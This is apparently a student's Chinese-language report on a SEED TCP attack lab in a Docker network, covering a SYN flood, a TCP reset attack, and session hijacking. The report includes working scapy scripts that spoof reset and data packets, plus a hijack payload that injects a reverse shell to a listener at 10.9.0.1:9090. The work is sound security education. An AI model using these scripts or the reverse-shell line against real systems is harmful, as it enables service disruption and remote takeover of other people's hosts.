LAB3

57118107 任子悦

Task 1

在进入受害者主机后，输入命令 sysctl -w net.ipv4.tcp_syncookies=1，改变队列的大小

```
root@4a8378e43ea8:/# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

此时在受害者主机上输入命令 nststat -nat，此时队列中没有与其他主机的通信。

```
root@4a8378e43ea8:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39379        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

打开文件 docker-compose.yml ，发现其中受害者主机的 SYN cookie 被禁用

```
Victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
            - ALL
    sysctls:
            - net.ipv4.tcp_syncookies=0

    networks:
        net-10.9.0.0:
            ipv4_address: 10.9.0.5

    command: bash -c "
                  /etc/init.d/openbsd-inetd start  &&
                  tail -f /dev/null
             "
```

编译文件 synflood.c 后，输入命令 sudo synflood 10.9.0.5 23。

```
[07/10/21]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[07/10/21]seed@VM:~/.../volumes$ sudo ./synflood 10.9.0.5 23
```

进入受害者主机，先输入命令 ip_tcp metrics flush 刷新，再输入 nststat -nat， SYN 泛洪攻击成功。

```
root@4a8378e43ea8:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39379        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             17.198.136.7:4572       SYN_RECV
tcp        0      0 10.9.0.5:23             152.81.219.0:32667      SYN_RECV
tcp        0      0 10.9.0.5:23             162.140.105.35:30262    SYN_RECV
tcp        0      0 10.9.0.5:23             114.48.60.38:33873      SYN_RECV
tcp        0      0 10.9.0.5:23             187.106.22.8:19434      SYN_RECV
tcp        0      0 10.9.0.5:23             62.150.49.85:33984      SYN_RECV
tcp        0      0 10.9.0.5:23             1.46.43.34:8988         SYN_RECV
tcp        0      0 10.9.0.5:23             198.155.37.45:5632      SYN_RECV
tcp        0      0 10.9.0.5:23             240.16.247.68:18054     SYN_RECV
tcp        0      0 10.9.0.5:23             95.183.11.127:31095     SYN_RECV
tcp        0      0 10.9.0.5:23             43.137.67.125:37257     SYN_RECV
tcp        0      0 10.9.0.5:23             72.207.16.4:39513       SYN_RECV
tcp        0      0 10.9.0.5:23             92.150.171.96:32168     SYN_RECV
tcp        0      0 10.9.0.5:23             4.187.118.122:5629      SYN_RECV
tcp        0      0 10.9.0.5:23             219.33.46.27:42306      SYN_RECV
tcp        0      0 10.9.0.5:23             182.80.54.103:10447     SYN_RECV
tcp        0      0 10.9.0.5:23             59.3.137.61:57061       SYN_RECV
tcp        0      0 10.9.0.5:23             15.190.10.113:56519     SYN_RECV
tcp        0      0 10.9.0.5:23             158.83.128.67:26801     SYN_RECV
tcp        0      0 10.9.0.5:23             111.84.86.3:33938       SYN_RECV
tcp        0      0 10.9.0.5:23             33.45.238.29:41447      SYN_RECV
```

Task 2

打开 wireshark 监听。

在 docker 中 user1(10.9.0.6)向 user2(10.9.0.7) telnet


```
root@a4ce5189fcd9:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9cd742e405fe login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Jul 10 23:05:27 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
```

wireshark 抓包结果如下：



最后一次通信是从 user1（IP:10.9.0.6，端口号：50942）发给 user2（IP:10.9.0.7，端口号：23）。ack=581674090，seq=3938908047，len=0。

运行如下脚本：

```
from scapy.all import *
ip = IP(src="10.9.0.7", dst="10.9.0.6")
tcp = TCP(sport=23, dport=50942, flags="R", seq=581674090, ack=3938908047)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

结果如下：

```
[07/10/21]seed@VM:~/Desktop$ sudo python3 3.2attack.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.7'      (None)
dst        : DestIPField                         = '10.9.0.6'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 23              (20)
dport      : ShortEnumField                      = 50942           (80)
seq        : IntField                            = 581674090       (0)
ack        : IntField                            = 3938908047      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>    (<Flag 2 (S)>
)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
```

受害者的终端显示本次连接已断开：

```
seed@9cd742e405fe:~$ Connection closed by foreign host.
root@a4ce5189fcd9:/#
```

Task 3

在 docker 中 user1(10.9.0.6)向 user2(10.9.0.7) telnet

wireshark 抓包结果如下：

No.	Time	Source	Destination	Protocol	Length	Info
101	2021-07-11 17:5…	10.9.0.6	10.9.0.7	TELNET	67	Telnet Data ...
102	2021-07-11 17:5…	10.9.0.7	10.9.0.6	TELNET	67	Telnet Data ...
103	2021-07-11 17:5…	10.9.0.6	10.9.0.7	TCP	66	52396 → 23 [ACK] Seq=4000112183 Ack=4088232453 Win=64128 Len=…
104	2021-07-11 17:5…	10.9.0.6	10.9.0.7	TELNET	68	Telnet Data ...
105	2021-07-11 17:5…	10.9.0.7	10.9.0.6	TELNET	68	Telnet Data ...
106	2021-07-11 17:5…	10.9.0.6	10.9.0.7	TCP	66	52396 → 23 [ACK] Seq=4000112185 Ack=4088232455 Win=64128 Len=…
107	2021-07-11 17:5…	10.9.0.7	10.9.0.6	TELNET	75	Telnet Data ...
108	2021-07-11 17:5…	10.9.0.6	10.9.0.7	TCP	66	52396 → 23 [ACK] Seq=4000112185 Ack=4088232464 Win=64128 Len=…
109	2021-07-11 17:5…	10.9.0.7	10.9.0.6	TELNET	87	Telnet Data ...
110	2021-07-11 17:5…	10.9.0.6	10.9.0.7	TCP	66	52396 → 23 [ACK] Seq=4000112185 Ack=4088232485 Win=64128 Len=…
111	2021-07-11 17:5…	fe80::42:23ff:fe7e:…	ff02::fb	MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR…


```
    Acknowledgment number: 4088232485
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x1445 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
0000  02 42 0a 09 00 07 02 42  0a 09 00 06 08 00 45 10   ·B·····B ······E·
0010  00 34 66 34 40 00 40 06  c0 61 0a 09 00 06 0a 09   ·4f4@·@· ·a······
0020  00 07 cc ac 00 17 ee 6c  de 39 f3 ad 7a 25 80 10   ·······l ·9··z%··
0030  01 f5 14 45 00 00 01 01  08 0a cd 8f bd e9 d4 31   ···E···· ·······1
0040  2d 35                                             -5
```


运行如下脚本：

```
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.7")
tcp = TCP(sport=52396, dport=23, flags="A", seq=4000112185, ack=4088232485)
data = "whoami\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
~
```

在根据抓取的信息，确定目的和源的端口号和 ACK,aeq 值，这次劫持对话的过程中，伪造自己的身份为 user1(10.9.0.6)，向 user2(10.9.0.6)发出“ whoami ”的命令。

结果如下：






Task 4

在 docker 中，由 user1(10.9.0.6)向 user2(10.9.0.7)发起 telnet。


wireshark 抓包结果如下：




运行如下脚本：

```
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.7")
tcp = TCP(sport=52478, dport=23, flags="A", seq=838227685, ack=1251366785)
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
~
~
```

结果如下：



成功以 user1(10.9.0.6)的身份向 user2(10.9.0.7)发送了反向 shell 命令。



由于反向 shell 命令，user2(10.9.0.7)已经向 user1(10.9.0.6)发回了相应的答复。